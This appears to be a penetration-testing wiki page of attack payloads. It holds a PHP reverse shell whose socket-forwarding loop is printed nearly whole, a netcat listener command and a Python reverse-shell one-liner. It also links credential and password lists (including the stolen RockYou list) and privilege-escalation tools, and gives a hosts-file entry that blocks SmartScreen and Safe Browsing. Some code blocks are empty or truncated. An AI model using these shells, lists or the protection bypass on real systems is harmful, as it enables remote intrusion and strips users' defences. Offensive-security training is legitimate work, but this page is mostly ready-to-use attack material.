# Payloads
# XSS Payloads
File is attached but it was copied from:
[https://github.com/ismailtasdelen/xss-payload-list.git](https://github.com/ismailtasdelen/xss-payload-list.git)
Some basic XSS Payloads:
``
``
``
``
# PHP Reverse Shell
If you are able to upload your own files you can try to upload a PHP reverse shell and call it so a connection can be established. To catch the shell open a NetCat listener on your specified port.
`ns -lnvp `
The PHP code for the reverse shell:
[https://github.com/g13net/PwnBerryPi/blob/master/src/pentest/revshells/revshell.php](https://github.com/g13net/PwnBerryPi/blob/master/src/pentest/revshells/revshell.php)
Define your IP & Port on Line 49
```
array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
printit("ERROR: Can't spawn shell");
exit(1);
}
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
// Check for end of TCP connection
if (feof($sock)) {
printit("ERROR: Shell connection terminated");
break;
}
// Check for end of STDOUT
if (feof($pipes[1])) {
printit("ERROR: Shell process terminated");
break;
}
// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SOCK: $input");
fwrite($pipes[0], $input);
}
// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("STDOUT: $input");
fwrite($sock, $input);
}
// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
if (!$daemon) {
print "$string\n";
}
}
?>
```
# Python Reverse Shell
This is a python oneliner to open a shell in a case when you are allowed to execute python.
`python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("",));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'`
For more ideas and ways check out:
[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)
# win & lin PEAS
### winPEAS
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/o0Qimage.png)
[https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS](https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS)
### linPEAS
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/fp8image.png)
[https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)
# Usernames, Passwords & Directories
### Usernames & Passwords
#### SecLists
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/IiLimage.png)
[https://github.com/danielmiessler/SecLists](https://github.com/danielmiessler/SecLists)
SecLists contains usernames, passwords and several other payloads which are used in the wild.
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/dMrimage.png)
#### RockYou.txt
One of the most famous password list.
[https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt](https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt)
The list contains 14,341,564 unique passwords which are stolen from the company RockYou. The company was developing for MySpace and Facebook.
### Directories

#### Dirbuster
Attached as well the medium list.
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/kXGimage.png)
[https://github.com/daviddias/node-dirbuster/tree/master/lists](https://github.com/daviddias/node-dirbuster/tree/master/lists)

#### Dirb
Attached the common.txt as it contains the most used directories.
[](https://wiki.togogo.ch/uploads/images/gallery/2022-07/8Qjimage.png)
[https://github.com/v0re/dirb/tree/master/wordlists](https://github.com/v0re/dirb/tree/master/wordlists)
# Smartscreen Bypass Chrome & Edge
Add this to the hosts.conf file in C:\\Windows\\System32\\drivers\\etc>hosts
0.0.0.0 telem-edge.smartscreen.microsoft.com dl-edge.smartscreen.microsoft.com nav-edge.smartscreen.microsoft.com safebrowsing.googleapis.com safebrowsing-cache.google.com safebrowsing.google.com sb-ssl.google.com app-edge.smartscreen.microsoft.com
This will block DNS requests to the safebrowsing engines of Chrome & edge
Inspiration:
https://www.youtube.com/watch?v=lNNJlu1KB2I